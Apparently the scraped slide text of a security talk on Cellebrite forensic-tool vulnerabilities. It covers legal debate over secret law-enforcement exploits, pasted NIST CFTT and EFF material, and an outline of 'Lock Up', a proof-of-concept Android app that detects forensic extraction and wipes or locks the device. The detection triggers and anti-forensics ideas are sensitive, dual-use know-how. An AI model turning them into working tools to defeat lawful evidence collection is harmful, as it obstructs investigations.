- Do alternative means exist to realize the operational benefits of exploiting this vulnerability?
- Would disclosing this vulnerability reveal any intelligence sources or methods?

Concerns About Acquisition Methodology

- Related to Cellebrite, hardcoded authentication keys could have allowed for *plausible* fabrication of evidence
- Where is the regulation? If it does exist, where is the enforcement? If there is enforcement, why were these issues missed and how can we improve here?



NIST Information Technology Laboratory / Software and Systems Division

SOFTWARE QUALITY GROUP

Computer Forensics Tool Testing Program (CFTT)

CFTT General Information +
 CFTT Technical Information +
 Federated Testing Project
 CFReDS +
 Computer Forensics Tool Catalog
 Useful Links

Computer Forensics Tool Testing Program (CFTT)

Welcome to the Computer Forensics Tool Testing (CFTT) Project Web Site.

There is a critical need in the law enforcement community to ensure the reliability of computer forensic tools. The goal of the Computer Forensic Tool Testing (CFTT) project at the National Institute of Standards and Technology (NIST) is to establish a methodology for testing computer forensic software tools by development of general tool specifications, test procedures, test criteria, test sets, and test hardware. The results provide the information necessary for toolmakers to improve tools, for users to make informed choices about acquiring and using computer forensic tools, and for interested parties to understand the tools capabilities. A capability is required to ensure that forensic software tools consistently produce accurate and objective test results. Our approach for testing computer forensic tools is based on well-recognized international methodologies for conformance testing and quality testing.

1. Specification development process

After a tool category and at least one tool is selected by the steering committee the development process is as follows:

1. NIST and law enforcement staff develops a requirements, assertions and test cases document (called the tool category specification).
2. The tool category specification is posted to the web for peer review by members of the computer forensics community and for public comment by other interested parties.
3. Relevant comments and feedback are incorporated into the specification.
4. A test environment is designed for the tool category.

2. Tool test process


After a category specification has been developed and a tool selected, the test process is as follows:

1. NIST acquires the tool to be tested.
2. NIST reviews the tool documentation.
3. NIST selects relevant test cases depending on features supported by the tool.
4. NIST develops test strategy.
5. NIST executes tests.
6. NIST produces test report.
7. Steering Committee reviews test report.
8. Vendor reviews test report.
9. NIST posts support software to web.
10. DHS [DHS] posts test report to web.

Test Result for Mobile Device Acquisition Tool, UFED InField Kiosk v7.5.0.875

Test Results for Mobile Device Acquisition Tool


September 27, 2019



GrayKey OS Version 1.4.2 App Bundle 1.11.2.5

Test Results for Mobile Device Acquisition Tool


June 01, 2019



Magnet AXIOM v1.2.1.6994

Test Results for Mobile Device Acquisition Tool

October 11, 2018



Concerns About Acquisition Methodology

- Should we use zero days or secret techniques for the purpose of law enforcement?
 - Secret zero days or forensic techniques should be a violation of the Confrontation Clause in the Sixth Amendment under the U.S. Constitution
 - This clause should never have barriers to its application and layers of encryption are quite literally barriers
- Thought process appears to be gaining legal ground
 - State of New Jersey v. Corey Pickett (2021)
 - State Supreme Court ordered source code of DNA software to be provided to the Defense
- What have we not seen yet?
 - AFAIK code for law enforcement exploits, stagers, and c2

EFF Asks Court: Can Prosecutors Hide Behind Trade Secret Privilege to Convict You?

California Appeals Court Urged to Allow Defense Review of DNA Matching Software
PRESS RELEASE | SEPTEMBER 14, 2017

EFF and ACLU Tell Federal Court that Forensic Software Source Code Must Be Disclosed

DEEPLINKS BLOG

BY HANNAH ZHAO AND KIT WALSH
AUGUST 3, 2020


No Secret Evidence in Our Courts

DEEPLINKS BLOG

BY KIT WALSH
FEBRUARY 3, 2021

Defense Against The Dark Arts

- “How can I defend against Cellebrite?”
- Introducing **Lock Up**, a forensic device detection and prevention application
- API 28, Does not require root
- Runs a AccessibilityService and Service at boot and prior to user authentication
- TL;DR
 - MainActivity
 - SettingsActivity
 - AdminReceiver
 - BootNoticeReceiver
 - LockUpService
 - LockUpAccessibilityService



- Proof of Concept. Not meant as a in-depth defense and unlikely to fully protect a device
- Will automatically detect and respond to the following extractions:
 - Logical Extraction (ADB)
 - File System Extraction (ADB, Lock Bypassing)
 - Physical Extraction (ADB, Lock Bypassing)
- LockUp will
 - Lock screen, Factory reset
 - Prompt for password before uninstall
- Device defense relies
 - DevicePolicyManager
 - DeviceAdminReceiver

Defense Against The Dark Arts

- Building a list of trigger events
 - ACTION_USB_{ACCESSORY,DEVICE}_*
 - ACTION_PACKAGE_*
- Building a list of identifiers
 - Exploit staging locations, filenames, and hashes
 - Application names and certificate metadata
 - Binary-level identifiers
 - RSA public keys for ADB authentication
 - Effective; Requires root or a daemon patch
 - USB Vendor and Product ID
 - Both Consumer and UFED models use common Intel components
 - May not be true for competing products
- Building a list of trigger events
 - TYPE_VIEW_TEXT_CHANGED
 - Requires the accessibility service
- Building a list of identifiers
 - Lock screen keystrokes
 - Obfuscate all but one character at a time
 - Plausible deniability password



A (slightly) Better Way

- Not ready for release yet but keep an eye on my @mbkore github
- Not perfect but better than something that can be removed before imaging
 - Defeating this would be something like a staged payload to ptrace and skip defensive measures
 - I do this often when defeating firmware signature integrity checks. What check?
 - Inevitably leads to a game of cat and mouse
- Patch AOSP
 - PackageManagerService
 - handlePackagePostInstall() from PackageManagerService.java
 - ADB Daemon
 - adbd_auth_verify() from auth.cpp
 - handle_file_send() from file_sync_service.cpp

Disclosure Process

Expected?

- Refusal to acknowledge
- Threats of civil suit
- FBI party van
- Angry hackers

Reality

- Disagreed but acknowledged
- Friendly. Produced patches
- None that I know of
- None that I know of
- Pwnie nominations and CVEs

Future Work

- Reverse Engineering of Alohomora
- Special partition the near start of disk
 - Travis Goodspeed concept
 - Act as a trigger during block device reads



MSAB

Thanks

- Advisories in the QR code
- Thank you to everyone who helped make this research public.
- Patches
 - Cellebrite
- Publication/
 - KoreLogic Vulnerability Disclosure Board
 - Special thanks to Derek Brown, Hank Leininger
 - MITRE
- Acknowledgements
 - Josh Hardin, Klayton Monroe
- Find me on EFnet, Freenode, NetGarage or level@korelogic.com

